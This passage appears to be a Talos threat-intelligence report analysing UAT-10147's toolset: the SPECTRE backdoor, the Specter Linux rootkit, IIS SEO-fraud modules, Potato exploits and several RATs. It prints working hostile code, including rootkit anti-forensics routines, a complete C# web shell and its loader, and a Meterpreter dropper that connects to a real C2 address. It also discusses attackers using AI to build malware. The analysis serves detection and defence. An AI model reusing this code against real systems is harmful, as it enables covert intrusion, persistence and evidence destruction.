Following successful anti-sandbox validation, SPECTRE beacons to its hardcoded C2 domain with a JSON payload, which is the same as the Windows version.

```

.text:000000000401337 10F8 B9 D1 00 00 00    mov     ecx, 0D1h          ; C2 domain buffer init: 'udvyiwvfs.cyou'
.text:00000000040133C 10F8 BA 7F 00 00 00    mov     edx, 7Fh
.text:000000000401341 10F8 BE 5E 4E 72 00    mov     esi, offset aUdvyiwvfsCyou ; "udvyiwvfs.cyou"
.text:000000000401346 10F8 89 D8             mov     eax, ebx
.text:000000000401348 10F8 48 8D BC 24 C0 08 00 00 lea     rdi, [rsp+10F8h+var_838]
.text:000000000401350 10F8 F3 AB             rep stosd
.text:000000000401352 10F8 48 8D BC 24 C0 08 00 00 lea     rdi, [rsp+10F8h+var_838]
.text:00000000040135A 10F8 E8 DC 9D 31 00    call    libc_strncpy       ; libc strncpy(dst, src, n): saves dst i
.text:00000000040135A             ;
.text:00000000040135F 10F8 BA 3F 00 00 00    mov     edx, 3Fh ; '?'
.text:000000000401364 10F8 BE 6D 4E 72 00    mov     esi, offset aApiV1Register ; "/api/v1/register"
.text:000000000401369 10F8 48 8D BC 24 44 09 00 00 lea     rdi, [rsp+10F8h+var_7B4]
.text:000000000401371 10F8 C7 84 24 40 09 00 00 BB 01 00 mov     [rsp+10F8h+var_7B8], 1BBh ; n443 = 443 - C2 port, HTTPS
.text:000000000401371 10F8 00
.text:00000000040137C 10F8 E8 BA 9D 31 00    call    libc_strncpy       ; API path: /api/v1/register - initial r
.text:00000000040137C             ;
.text:000000000401381 10F8 BA 3F 00 00 00    mov     edx, 3Fh ; '?'
.text:000000000401386 10F8 BE 7E 4E 72 00    mov     esi, offset aApiV1Checkin  ; "/api/v1/checkin"
.text:00000000040138B 10F8 48 8D BC 24 84 09 00 00 lea     rdi, [rsp+10F8h+var_774]
.text:000000000401393 10F8 E8 A3 9D 31 00    call    libc_strncpy       ; API path: /api/v1/checkin - task polli
.text:000000000401393             ;
.text:000000000401398 10F8 BA 3F 00 00 00    mov     edx, 3Fh ; '?'
.text:00000000040139D 10F8 BE 8E 4E 72 00    mov     esi, offset aApiV1Output   ; "/api/v1/output"
.text:0000000004013A2 10F8 48 8D BC 24 C4 09 00 00 lea     rdi, [rsp+10F8h+var_734]
.text:0000000004013AA 10F8 E8 8C 9D 31 00    call    libc_strncpy       ; API path: /api/v1/output - task result

```

Figure 12. Linux hardcoded C2.

Rather than 45 commands in the Windows variant, the Linux version of SPECTRE only has 29 commands, none of which result in obfuscation or encryption.

Command	Description

shell /bin/sh	Execute arbitrary shell command
pwd	Print current working directory
cd	Change working directory
ls	List directory contents
ps	List running processes
cat	Read file contents
download	Exfiltrate binary file
upload	Write file to disk
env	Dump or query environment
sleep	Set agent sleep/jitter
kill	Kill a process by PID
mkdir	Create directory
rm	Delete file or directory
cp	Copy file
mv	Move/rename file

sysinfo	Detailed system information
whoami	Print UID/GID with names
id	Print UID/GID/groups (alias)
netinfo	Network interface information
timestomp	Modify file timestamps
rootkit_load	Load kernel module
rootkit_hide	Hide process from /proc
rootkit_root	Elevate to UID 0
rootkit_hide_mod	Hide kernel module from lsmod
rootkit_status	Check rootkit loaded state
rootkit_persist	Install systemd persistence unit
rootkit_unload	Unload kernel module
selfdel	Self-delete
exit	Terminate

Table 2. Linux version command list.

The backdoor's command set encompasses comprehensive file system manipulation, system and process reconnaissance, agent management, and unrestricted shell execution. A particularly notable feature is the `timestomp` command, an anti-forensics mechanism that

utilizes the `utimensat()` function and operator-provided timestamps to alter a file's modification, access, and change times.

SPECTRE's most critical capability is its integrated kernel-level rootkit, called Specter. The rootkit is deployed as a loadable kernel module disguised as “`acpi_pad.ko`”, allowing it to mimic the legitimate ACPI processor power management module. To maintain persistence, it utilizes a fraudulent systemd unit file named “`hardware-monitor.service`” and bears the description “Hardware Performance Monitor.” Crucially, this service is configured with “`Before=sysinit.target`”, ensuring the rootkit executes on every system boot prior to the initialization of any security tooling.

```
dst_1 = "modules";
if ( libc_uname(&filename_, p_n23) )
{
    v5 = sub_70F4C4(&filename_, p_n23);
    v6 = sub_70F4D2(*v5);
    libc_snprintf(v4, 2048, "uname failed: %s", v6);
}
else
{
    v8 = &v44;
    v43 = 0;
    for ( i = 56; i; --i )
    {
        *v8 = 0;
        v8 += 4;
    }
    v42 = 0;
    strcpy(filename, "/tmp/.spt_acpi_pad.ko");
    v10 = libc_snprintf(filename_1, 512, "/lib/modules/%s/kernel/drivers/misc/acpi_pad.ko", filename_.release);
    if ( libc_strncmp(dst_1, "modules", 7) )
    {
        if ( libc_strncmp(dst_1, "systemd", 7) )
        {
            sub_71AEF4(v4, "Methods: modules (default), systemd\nUsage: rootkit_persist [method]");
            *p_n23 = 67;
            return v4;
        }
        v32 = libc_fopen("/etc/systemd/system/hardware-monitor.service", "w");
        v36 = v32;
        if ( v32 )
        {
            sub_717649(
                v32,
                "[Unit]\n"
                "Description=Hardware Performance Monitor\n"
                "DefaultDependencies=no\n"
                "Before=sysinit.target\n"
                "After=systemd-modules-load.service\n"
                "\n"
                "[Service]\n"
                "Type=oneshot\n"
                "RemainAfterExit=yes\n"
                "ExecStart=/sbin/insmod %s\n"
                "\n"
                "[Install]\n"
                "WantedBy=sysinit.target\n",
                filename_1,
            );
        }
    }
}
```

Figure 13. Kernel module disguised as “`acpi_pad.ko`”.

The user level communicates with the loaded kernel module through a signal-based IPC mechanism, issuing `kill()` syscalls targeting a magic PID value of `0x7A69` (decimal 31337, a

[well-known "elite" hacker cultural](#)) with specific real-time signal numbers encoding the desired operation:

- Signal 62 triggers process hiding by removing the target task_struct from the kernel PID list, rendering “/proc/<pid>” invisible.
- Signal 36 hides the module itself from lsmod by unlinking THIS_MODULE from the kernel module linked list.
- Signal 37 escalates the implant process to UID 0 by directly overwriting the process credential structure.
- Signal 35 serves as a module load acknowledgement handshake.

This architecture grants the threat actor persistent, kernel-level control of the compromised host that survives both reboots and most user-level security controls.

```
goto LABEL_297;
v236 = (sub_711413)(62, 31337, 37, v233, v234, v235, dst);
NOT_LOADED = "LOADED";
v238 = v236;
if ( v236 )
    NOT_LOADED = "NOT LOADED";
v240 = libc_snprintf(buf_1, 2048, "Rootkit: %s\n", NOT_LOADED);
v241 = v239;
if ( v238 )
{
    n32255 = v239 + 45;
    libc_snprintf(&buf_1[v239], 2048 - v239, "Load with: rootkit_load /path/to/acpi_pad.ko\n", v240);
}
else
{
    libc_snprintf(&buf_1[v239], 2048 - v239, "Magic PID: %d\n", 31337);
    v242 = 2048 - (v241 + 17);
    v243 = &buf_1[v241 + 17];
    v244 = v241 + 64;
    libc_snprintf(v243, v242, "Signals: hide_proc=%d hide_mod=%d give_root=%d\n", 35, 36, 37);
    uid_5 = libc_getuid();
    libc_snprintf(&buf_1[v244], 2048 - v244, "UID after root signal: %d\n", uid_5);
    v247 = v246 + v244;
    v248 = libc_fopen("/proc/modules", "r");
    if ( !v248 )
        goto LABEL_297;
    while ( libc_fgets(&filename_1, 256, v248) )
    {
        if ( libc_strstr(&filename_1, "acpi_pad") )
```

Figure 14. Magic PID value of 31337.

Specter Linux rootkit

The SPECTRE backdoor loads the Linux Kernel rootkit, Specter, to prevent detection from security products. Based on the SPECTRE Linux version we observed, the compiled artifact is deployed disguised as “acpi_pad.ko”. Rather than patching the syscall table, the hook mechanism rootkit uses the Linux kernel's native “ftrace” instrumentation framework with

“FTRACE_OPS_FL_IPMODIFY” to redirect execution at the function entry point of six syscall handlers:

- hooked_tcp6_seq_show
- hooked_tcp4_seq_show
- hooked_tkill
- hooked_tgkill
- hooked_kill
- hooked_getdents64

Because “ftrace” is a legitimate kernel debugging interface, this approach produces minimal noise in kernel integrity checks.

Function name	
	hook_callback
	hooked_tcp6_seq_show
	hooked_tcp4_seq_show
	handle_magic_signal
	hooked_tkill
	hooked_tgkill
	hooked_kill
	hooked_getdents64
	specter_hide_port
	resolve_kallsyms
	hook_remove
	specter_init
	specter_exit

Figure 15. Specter functions.

Talos investigated the source code of the Specter rootkit and assesses with medium confidence that UAT-10147 leveraged a combination of AI-assisted development and human expertise in the creation of this rootkit, which is designed to be invoked directly by SPECTRE.

The first evidence is the documentation structure. The opening feature list at the top of the source code is a product spec, not a developer's note. A complete bulleted feature list with parenthetical technical elaborations on each point reads as a response to a prompt such as, "Write a rootkit with the following features." It is the AI narrating what it is about to produce.

```

/*
 * specter.c - SPECTRE Linux Kernel Rootkit
 * ftrace-based LKM for kernel 5.x-6.x
 *
 * Features:
 * - Process hiding (getdents64 + kill hook)
 * - File hiding (magic prefix)
 * - Network connection hiding (tcp4/6_seq_show)
 * - Module self-hiding
 * - Privilege escalation backdoor (magic signal)
 * - Signal-based control interface
 * - Taint flag clearing (anti-forensics)
 * - ftrace hook hiding (anti-detection)
 * - /proc/kallsyms filtering (symbol hiding)
 * - dmesg log scrubbing
 *
 * Control signals (sent via kill syscall, signal numbers are hardcoded):
 * kill(pid, 35)      = toggle process hide/unhide for <pid>
 * kill(31337, 36)    = toggle module visibility
 * kill(31337, 37)    = give caller root (commit_creds)
 *
 * IMPORTANT: Must use raw syscall(62, ...) - BusyBox kill uses tgkill!
 *
 * File hiding: any file/dir starting with MAGIC_PREFIX is invisible
 */

```

Figure 16. Specter's opening comments.

The second piece of evidence is the rigid, uniform style of the decorative separators. The identical width and formatting applied consistently across all 10+ logical sections exhibit a machine-like uniformity that is a classic hallmark of AI-generated output. In addition, this text exhibits a pedagogical tone. An actual developer authoring a rootkit would not need to explain basic concepts to themselves, such as the function of taint flags or the mechanics of “cat /proc/sys/kernel/tainted”. The content is clearly structured as an educational explanation for a reader, rather than authentic, internal developer notes.

```

/* =====
 * kallsyms_lookup_name resolution via kprobes (kernel 5.7+)
 * ===== */
typedef unsigned long (*kallsyms_lookup_name_t)(const char *name);
static kallsyms_lookup_name_t ksym_lookup;

static int resolve_kallsyms(void)
{
    struct kprobe kp = { .symbol_name = "kallsyms_lookup_name" };
    int ret = register_kprobe(&kp);
    if (ret < 0) return ret;
    ksym_lookup = (kallsyms_lookup_name_t)kp.addr;
    unregister_kprobe(&kp);
    return 0;
}

/* =====
 * Anti-Forensics: Taint Flag Clearing
 * Loading an unsigned OOT module sets taint bits (0, E).
 * Detection: cat /proc/sys/kernel/tainted shows non-zero.
 * We save the original value, clear it after load, restore on unload.
 * ===== */
static unsigned long *tainted_mask_ptr = NULL;
static unsigned long saved_taint = 0;

static void clear_taint(void)
{
    tainted_mask_ptr = (unsigned long *)ksym_lookup("tainted_mask");
    if (tainted_mask_ptr) {
        saved_taint = *tainted_mask_ptr;
        *tainted_mask_ptr = 0;
    }
}

/* =====
 * Anti-Forensics: Scrub dmesg / kernel ring buffer
 * Modern kernels (5.10+) use printk_ringbuffer (prb).
 * Text data lives in __log_buf. log_buf is a pointer to it.
 * log_buf_len holds the buffer size.
 * We scan the raw buffer for suspicious strings.
 * Also set dmesg_restrict=1 to block non-root dmesg access.
 * ===== */
static void scrub_dmesg(void)

```

Figure 17. Specter’s uniform separators and educational explanations.

The last piece of evidence is that the inclusion of three distinct methods — explicitly labeled with inline comments such as “Method 1,” “Method 2, and “Method 3” — is a common artifact of AI generation. When prompted to be thorough, AI models tend to output all known approaches. In contrast, a human developer targeting a specific kernel would simply select and implement the single most effective method. This exhaustive, multi-method presentation is a classic example of an AI’s completeness reflex.

```

/* Method 1: Scan __log_buf directly (BSS array, actual backing store) */
buf = (char *)ksym_lookup("__log_buf");
len_ptr = (unsigned int *)ksym_lookup("log_buf_len");
if (buf && len_ptr) {
    len = *len_ptr;
    if (len > 0 && len < (1 << 25)) { /* sanity: max 32MB */
        end = buf + len;
        for (i = 0; needles[i]; i++) {
            int nlen = strlen(needles[i]);
            for (p = buf; p <= end - nlen; p++) {
                if (memcmp(p, needles[i], nlen) == 0)
                    memset(p, 0x20, nlen);
            }
        }
    }
}

/* Method 2: Follow log_buf pointer (may differ from __log_buf if resized) */
log_buf_ptr = (char **)ksym_lookup("log_buf");
if (log_buf_ptr && *log_buf_ptr && *log_buf_ptr != buf) {
    buf = *log_buf_ptr;
    if (len_ptr) {
        len = *len_ptr;
        if (len > 0 && len < (1 << 25)) {
            end = buf + len;
            for (i = 0; needles[i]; i++) {
                int nlen = strlen(needles[i]);
                for (p = buf; p <= end - nlen; p++) {
                    if (memcmp(p, needles[i], nlen) == 0)
                        memset(p, 0x20, nlen);
                }
            }
        }
    }
}

/* Method 3: Set dmesg_restrict=1 (blocks non-root from reading dmesg) */
restrict_ptr = (int *)ksym_lookup("dmesg_restrict");
if (restrict_ptr)
    *restrict_ptr = 1;
}

```

Figure 18. Specter's inclusion of three methods.

SEO fraud utilities

Regarding the SEO fraud utilities deployed in this attack, we observed two distinct types of malware. The first is the previously discussed [BadILS malware-as-a-service \(MaaS\)](#) and the second is a C# ASHX SEO engine. While both tools share the same core capability of

facilitating SEO fraud, their mechanisms for establishing persistence on the compromised server are fundamentally different.

ASHX SEO engine

This SEO hijacking web handler silently takes over an IIS application's request pipeline via reflection. Functionally, it mirrors standard BadIIS malware, serving fabricated content to search crawlers to poison rankings while delivering a malicious JavaScript payload to targeted users. Furthermore, the threat actor explicitly named it “public class SeoEngineHandler,” clearly communicating the tool's intended purpose.

```
public class SeoEngineHandler : IHttpHandler
{
    public bool IsReusable { get { return false; } }

    public void ProcessRequest(HttpContext ctx)
    {
        ctx.Response.ContentType = "text/plain";
        if (ctx.Request["diag"] == "1")
        {
            ctx.Response.Write("SEO Engine v3\nC2: " + Cfg.C2 + "\nHooked: " + SeoHook.Hooked + "\n");
            return;
        }
        int n = SeoHook.HookAll(ctx);
        ctx.Response.Write("OK:" + n + " total:" + SeoHook.Hooked);
    }
}
```

Figure 19. SeoEngineHandler.


Talos also observed that SeoEngineHandler is specifically designed to target Vietnamese internet users. The handler's internal configuration contains several indicators that substantiate this geographic focus, such as the configured C2 domains utilizing the “vn[.]xyz” suffix, and the malware explicitly targets the crawler for “Cốc Cốc” (configured as coccoc), a prominent Vietnamese web browser and search engine.

```
// ===== Config =====
public static class Cfg
{
    public static string C2 = "vip888vn.xyz";
    public static string FLAG = "bull|shipin|bignews";
    public static string SELF_HDR = "X-Seo";
    public static string SKIP_EXT = ".css|.js|.png|.jpg|.jpeg|.gif|.ico|.svg|.woff|.woff2|.ttf|.eot|.map|.webp|.mp4|.mp3|.pdf|.zip|.rar";
    public static string BOT_UA = "googlebot|bingbot|slurp|duckduckbot|baiduspider|yandexbot|sogou|360spider|coccoc|bytespider";
    public static string REF_RULES = "google.|bing.|yahoo.|coccoc.|baidu.";
}
```

Figure 20. SeoEngineHandler configuration.

MaaS BadIIS

The BadIIS variant observed in this attack is deployed to the compromised server within a ZIP archive containing both 32-bit and 64-bit versions of the malware, alongside an installation batch script. One of the recovered archives contained a service installer previously documented by [Talos](#). Notably, the core malware is the specific variant detailed in that same Talos research, characterized by the “demo.pdb” string and confirmed to operate under a MaaS model.



Name	Size	Packed Size	Modified
iis.bat	569	217	2025-12-07 20:58
iis32.dll	250 880	111 013	2025-12-07 20:57
iis64.dll	325 632	129 767	2025-12-07 20:58
install.exe	1 357 824	449 742	2025-12-07 20:58
订制参数及记录.txt	637	361	2025-12-07 17:33

Figure 21. BadIIS ZIP archive.

"Potato" family

Talos observed the threat actor utilizing multiple “Potato” family tools to achieve system level privileges. While some of these tools, such as [GodPotato](#) and [JuicyPotato](#), were downloaded as pre compiled binaries from the internet, others, like EfsPotato and RustPotato, were compiled by the threat actor directly from source code. Notably, analysis of the custom compiled [EfsPotato](#) and [RustPotato](#) payloads revealed embedded PDB strings and local file paths, inadvertently exposing details about the threat actor's development environment. The environment suggests that they target IIS servers and compile these custom privilege escalation tools within a designated AI directory. The explicit use of an AI folder in their build path is a fascinating detail, strongly suggesting that the threat actor may be leveraging AI to assist in the development of these tools.

- C:\Users\iis\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\widestring-1.2.1\src\ucstring.rs
- C:\Users\iis\Desktop\AI\EfsPotatoCpp\x64\Release\EfsPotato.pdb
- C:\Users\Intel\Desktop\AI\EfsPotatoCPP\x64\Debug\EfsPotato.pdb

Other backdoors for persistence

UAT-10147 leveraged other multiple backdoors throughout this attack. Their arsenal includes well-known commodity and open-source tools such as Gh0stCringe, QuasarRAT, Meterpreter, Noodle RAT, and a web shell.

Web shell

Talos observed a web shell with a sophisticated two layer architecture. The outer handler functions as a self bootstrapping loader that leverages in-memory dynamic compilation to execute its payload. Upon receiving the initial HTTP request, the handler reverses an obfuscated string, decodes it via Base64, and dynamically compiles the resulting code in memory using “CodeDomProvider”. To optimize execution and ensure thread safety, it caches the compiled assembly in a static field (`_a`) using double-checked locking, ensuring the payload is compiled only once per IIS worker process lifetime. Finally, the loader instantiates and invokes `SHandler.ProcessRequest` to manage all subsequent incoming requests.

```

i><%@ WebHandler Language="C#" Class="Loader" %>
using System;
using System.Web;
using System.Reflection;
using System.CodeDom.Compiler;
using System.Text;

public class Loader : IHttpHandler {
    private static readonly string P =
    "K0nC9BCIgAiC9ByOpU2ZhN3cl1kLpgibvLGdwV2Y4VUZzFmQ0V2RugXZ ... ";
    private static Assembly _a = null;
    private static object _l = new object();

    public void ProcessRequest(HttpContext context) {
        try {
            if (_a == null) {
                lock (_l) {
                    if (_a == null) {
                        char[] c = P.ToCharArray();
                        Array.Reverse(c);
                        string s =
                        Encoding.UTF8.GetString(Convert.FromBase64String(new string(c)));
                        using (CodeDomProvider p =
                        CodeDomProvider.CreateProvider("CSharp")) {
                            CompilerParameters cp = new CompilerParameters();
                            cp.GenerateInMemory = true;
                            cp.GenerateExecutable = false;
                            cp.ReferencedAssemblies.Add("System.dll");
                            cp.ReferencedAssemblies.Add("System.Web.dll");
                            cp.ReferencedAssemblies.Add("System.Core.dll");
                            CompilerResults cr = p.CompileAssemblyFromSource(cp, s);
                            if (cr.Errors.HasErrors) {
                                context.Response.ContentType = "text/plain";
                                foreach (CompilerError e in cr.Errors)
                                    context.Response.Write("L" + e.Line + ":" +
                                e.ErrorText + " | ");
                                return;
                            }
                            _a = cr.CompiledAssembly;
                        }
                    }
                }
            }
            Type t = _a.GetType("SHandler");
            t.GetMethod("ProcessRequest").Invoke(Activator.CreateInstance(t), new
            object[] { context });
        } catch (Exception ex) {
            context.Response.ContentType = "text/plain";
            context.Response.Write("!" + ex.GetBaseException().Message);
        }

        public bool IsReusable { get { return true; } }
    }
}

```

Figure 22. Web shell loader.

The embedded handler functions as a versatile web shell implant, relying on a numeric parameter to dispatch its various operational modes. To maintain stealth, the shell employs a strict, multi-tiered authentication mechanism. It first inspects the X-ID HTTP header for a specific token; if absent, it falls back to checking the v parameter. If neither contains the exact value of "x9", the handler immediately halts execution and returns a deceptive "404 Not

Found” error. This evasion technique allows the shell's covert authentication process to blend seamlessly into routine HTTP traffic.

A detailed breakdown of the supported commands and their corresponding actions is outlined below.

Command	Description
0 (default)	Get system information (MachineName Username OSVersion CurrentPath)
1	Execute system command. b = binary to run (default: cmd.exe) g = arguments
2	Read file
3	Write file
4	Direct file download
5	Directory listing

Table 3. Web shell command list.

```

using System;
using System.IO;
using System.Web;
using System.Text;
using System.Diagnostics;
public class SHandler {
    public void ProcessRequest(HttpContext c) {
        c.Response.ContentType = "text/plain";
        c.Response.Charset = "utf-8";
        string v = c.Request.Headers["X-ID"] ?? c.Request["v"];
        if (v != "x9") { c.Response.StatusCode = 404; c.Response.End(); return; }
        int m = 0;
        int.TryParse(c.Request["m"] ?? "0", out m);
        try {
            if (m == 1) {
                string bin = c.Request["b"] ?? "cmd.exe";
                string arg = c.Request["g"] ?? "";
                if (bin.EndsWith(".exe") && !arg.StartsWith("/")) arg = "/c " +
arg;

                var p = new Process();
                p.StartInfo.FileName = bin;
                p.StartInfo.Arguments = arg;
                p.StartInfo.UseShellExecute = false;
                p.StartInfo.RedirectStandardOutput = true;
                p.StartInfo.RedirectStandardError = true;
                p.StartInfo.CreateNoWindow = true;
                p.Start();
                string o = p.StandardOutput.ReadToEnd();
                string e = p.StandardError.ReadToEnd();
                p.WaitForExit(30000);
                c.Response.Write(o);
                if (e.Length > 0) c.Response.Write("\n[!]" + e);
            } else if (m == 2) {
                c.Response.Write(Convert.ToBase64String(File.ReadAllBytes(c.Request["p"])));
            } else if (m == 3) {
                string p = c.Request["p"];
                string body;
                using (var sr = new StreamReader(c.Request.InputStream)) body =
sr.ReadToEnd();
                int eq = body.IndexOf('=');
                if (eq >= 0 && eq < 8) body = body.Substring(eq + 1);
                File.WriteAllBytes(p, Convert.FromBase64String(body));
                c.Response.Write("1:" + new FileInfo(p).Length);
            } else if (m == 4) {
                string p = c.Request["p"];
                c.Response.ContentType = "application/octet-stream";
                c.Response.AddHeader("Content-Disposition", "attachment;filename=" +
Path.GetFileName(p));
                c.Response.WriteFile(p);
            } else if (m == 5) {
                string p = c.Request["p"] ?? c.Server.MapPath(".");
                var di = new DirectoryInfo(p);
                foreach (var d in di.GetDirectories()) c.Response.Write("D\t" +
d.Name + "\t" + d.LastWriteTime.ToString("s") + "\n");
                foreach (var f in di.GetFiles()) c.Response.Write("F\t" + f.Name +
"\t" + f.Length + "\t" + f.LastWriteTime.ToString("s") + "\n");
            } else {
                c.Response.Write(String.Join("|", new string[] {
Environment.MachineName, Environment.UserName, Environment.OSVersion.ToString(),
c.Server.MapPath(".") }));
            }
        } catch (Exception ex) { c.Response.Write("[!]" +
ex.GetBaseException().Message); }
    }
}

```

Figure 23. Web shell payload.

Meterpreter

Talos has observed UAT-10147 deploying reverse Meterpreter shells to maintain persistent access to compromised Linux hosts. The observed malware functions as a first stage shellcode dropper. Upon establishing a successful connection, this dropper retrieves a second

stage payload designed to establish persistence and grant the threat actor full C2 over the victim's machine.

```
// STAGE-1 SHELLCODE DROPPER: mmap RWX page, connect to C2 139.180.197.150:80, read 126-byte stage-2, execute it
void stage1_dropper_connect_and_exec()
{
    unsigned __int64 fd; // r8
    void *rwx_page; // rax
    __int64 sock_fd; // rax
    __int64 sock_fd_loop; // rdi
    __int64 retry_counter; // r9
    signed __int64 nanosleep_ret; // rax
    signed __int64 exit_ret; // rax
    __int64 (*shellcode_fn)(); // rsi
    struct timespec sleep_timespec; // [rsp-20h] [rbp-20h] BYREF
    struct sockaddr c2_sockaddr; // [rsp-10h] [rbp-10h] BYREF

    rwx_page = sys_mmap(0, 0x1000u, 7u, 0x22u, fd, 0); // sys_mmap(NULL, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, -1, 0) -> rwx_page
    if ( rwx_page >= 0 )
        // if mmap failed (rax<0) -> exit
    {
        *c2_sockaddr.sa_data[6] = rwx_page; // push rwx_page address onto stack (saved for later jmp)
        sock_fd = sys_socket(2, 1, 0); // sys_socket(AF_INET=2, SOCK_STREAM=1, 0) -> sock_fd
        if ( sock_fd >= 0 )
            // if socket() failed -> exit
        {
            sock_fd_loop = sock_fd;
            do
            {
                *c2_sockaddr.sa_family = 0x96C5B48B50000002LL; // sockaddr_in: sa_family=AF_INET(2), port=80(0x0050), ip=139.180.197.150 (0x88B4C596 big-endian)
                if ( sys_connect(sock_fd_loop, &c2_sockaddr, 16) >= 0 )
                    goto LABEL_8; // if connect succeeded -> jump to stage-2 read

                if ( retry_counter == 1 )
                    break; // if retry counter exhausted (r9==0) -> exit(1)
                *c2_sockaddr.sa_family = sock_fd_loop;
                sleep_timespec.tv_nsec = 0; // sys_nanosleep({tv_sec=5, tv_nsec=0}) -> sleep 5 seconds between retries
                sleep_timespec.tv_sec = 5;
                nanosleep_ret = sys_nanosleep(&sleep_timespec, 0);
                sock_fd_loop = *c2_sockaddr.sa_family;
            }
            while ( nanosleep_ret >= 0 ); // if nanosleep succeeded -> retry connect loop
        }
    }
    do
    {
        LODWORD(sock_fd_loop) = 1; // EXIT BLOCK: sys_exit(1) - all error paths lead here
        exit_ret = sys_exit(1); // sys_exit(1)
    }
    LABEL_8:
        shellcode_fn = *c2_sockaddr.sa_data[6];
    }
    while ( sys_connect(sock_fd_loop, *c2_sockaddr.sa_data[6], 126) < 0 ); // if read() failed -> exit(1)
    shellcode_fn();
}
```

Figure 24. Meterpreter payload.

Noodle RAT

UAT-10147 also deployed Noodle RAT against targeted Linux servers, utilizing it as a final stage backdoor to ensure persistent access. The specific payload observed in this campaign is the Type 0x03A2 ELF variant, which was previously documented in research published by [Trend Micro](#).

```

memset(dest, 0, 0x258u);
get_victim_info(dest);
if ( (int)send_data(dest, 520, 745, (__int64)buf, 0) <= 0
    || (memset(&readfds, 0, sizeof(readfds)),
        v3 = buf[156],
        readfds.fds_bits[v3 / 64] |= 1LL << (v3 % 64),
        timeout.tv_sec = 20,
        timeout.tv_usec = 0,
        select(v3 + 1, &readfds, 0, 0, &timeout) <= 0)
    || (memset(s, 0, sizeof(s)), (int)recv_data(s, 10240, &n930, (__int64)buf, 0) <= 0)
    || (result = 1, n930 != 0x3A2) ) // Successfully authorized command
{
    close_socket(buf + 156);
    sleep_(60000 * *(_DWORD *)((char *)buf + 663));
    v5 = *a1 + 1;
    *a1 = v5;
    v6 = buf[154];
    result = 0;
    if ( v5 >= v6 )
    {
        *a1 = v5 % v6;
        return 0;
    }
}
return result;

```

Figure 25. Backdoor command for Linux Noodle RAT.

QuasarRAT

Talos also observed UAT-10147 attempting to deploy QuasarRAT on compromised IIS servers to establish long-term persistence. A notable characteristic of this specific payload is its configured Campaign ID, which contains a derogatory Chinese string (“越南老逼”) toward Vietnamese elderly people. This artifact provides potential insight into the threat actor's sentiment or specific geographic targeting.

Malware configuration file ⓘ	
quasarrat	
Implant Info	
Family/toolkit	quasarrat
Alias	quasar
version	1.4.0
Campaign Ids	
越南老逼	

Figure 26. QuasarRAT configuration.

Gh0stCringe

In another observed instance, UAT-10147 deployed Gh0stCringe to establish persistence. To evade detection, the threat actor embedded the Gh0stCringe payload as shellcode within a custom Go-based loader.

```
v16 = runtime_stringtoslicebyte(0, (int)aE8000000005855, 112658); // Shellcode
v12 = v10;
v11 = encoding_hex_Decode(v16, v8, v10, v16, v8, v10);
if ( v11 > v12 )
    runtime_panicSliceAcap();
p_syscall_LazyDLL = (syscall_LazyDLL *)runtime_newobject((int)&RTYPE_syscall_LazyDLL);
p_syscall_LazyDLL->Name.len = 12;
p_syscall_LazyDLL->Name.ptr = "kernel32.dllmadvdontneedmheapSpecialmspanSpecialnetapi32
p_syscall_LazyProc = (syscall_LazyProc *)runtime_newobject((int)&RTYPE_syscall_LazyProc
v0 = p_syscall_LazyProc;
if ( runtime_writeBarrier )
{
    runtime_gcWriteBarrier(p_syscall_LazyProc);
    v0 = v1;
}
else
{
    p_syscall_LazyProc->l = p_syscall_LazyDLL;
}
p_mu = &v0->mu;
v0->Name.len = 12;
v0->Name.ptr = "VirtualAllocVirtualQuery";
v14 = (syscall_LazyDLL *)runtime_newobject((int)&RTYPE_syscall_LazyDLL);
v14->Name.len = 12;
v14->Name.ptr = "kernel32.dllmadvdontneedmheapSpecialmspanSpecialnetapi32.dllreleasep:
v5 = (syscall_LazyProc *)runtime_newobject((int)&RTYPE_syscall_LazyProc);
v2 = v5;
if ( runtime_writeBarrier )
{
    runtime_gcWriteBarrier(v5);
    v2 = v3;
}
else
{
    v5->l = v14;
}
v13 = &v2->mu;
v2->Name.len = 13;
v2->Name.ptr = "RtlMoveMemoryVirtualUnlockWriteConsoleWadvapi32.dll";
p_4_uintptr = (_4_uintptr *)runtime_newobject((int)&RTYPE__4_uintptr);
(*p_4_uintptr)[1] = v11;
(*p_4_uintptr)[2] = 12288;
(*p_4_uintptr)[3] = 64;
```

Figure 27. A custom Go-based loader for Gh0stCringe.

Coverage

The following ClamAV signatures detect and block this threat:

- Win.Malware.Generic-10060235-0

- Win.Malware.Generic-10060218-0
- Win.Malware.Generic-9883082-0
- Win.Malware.BadPotato-10060230-0
- Win.Exploit.Marte-10033857-0
- Unix.Rootkit.Malware-10060258-0
- Win.Tool.GodPotato-10019688-1
- Unix.Rootkit.Spectre-10060260-0
- Unix.Trojan.Backdoor-6678692-0
- Win.Malware.Generic-10060252-0
- Win.Malware.Ulise-10056576-0
- Win.Malware.Generic-10060220-0
- Win.Malware.BadIIS-10059985-0
- Win.Tool.juicypotato-10041758-0
- Unix.Backdoor.Msfvenom-10012672-0
- Win.Loader. BadiisSet-10060291-1
- Asp.Rootkit.Badiis-10060290-1

The following SNORT® rules (SIDs) detect and block this threat:

- Snort2: 1:66690, 1:66688, 1:66689
- Snort3: 1:66690, 1:301548

Indicators of compromise (IOCs)

The IOCs can also be found in our GitHub repository [here](#).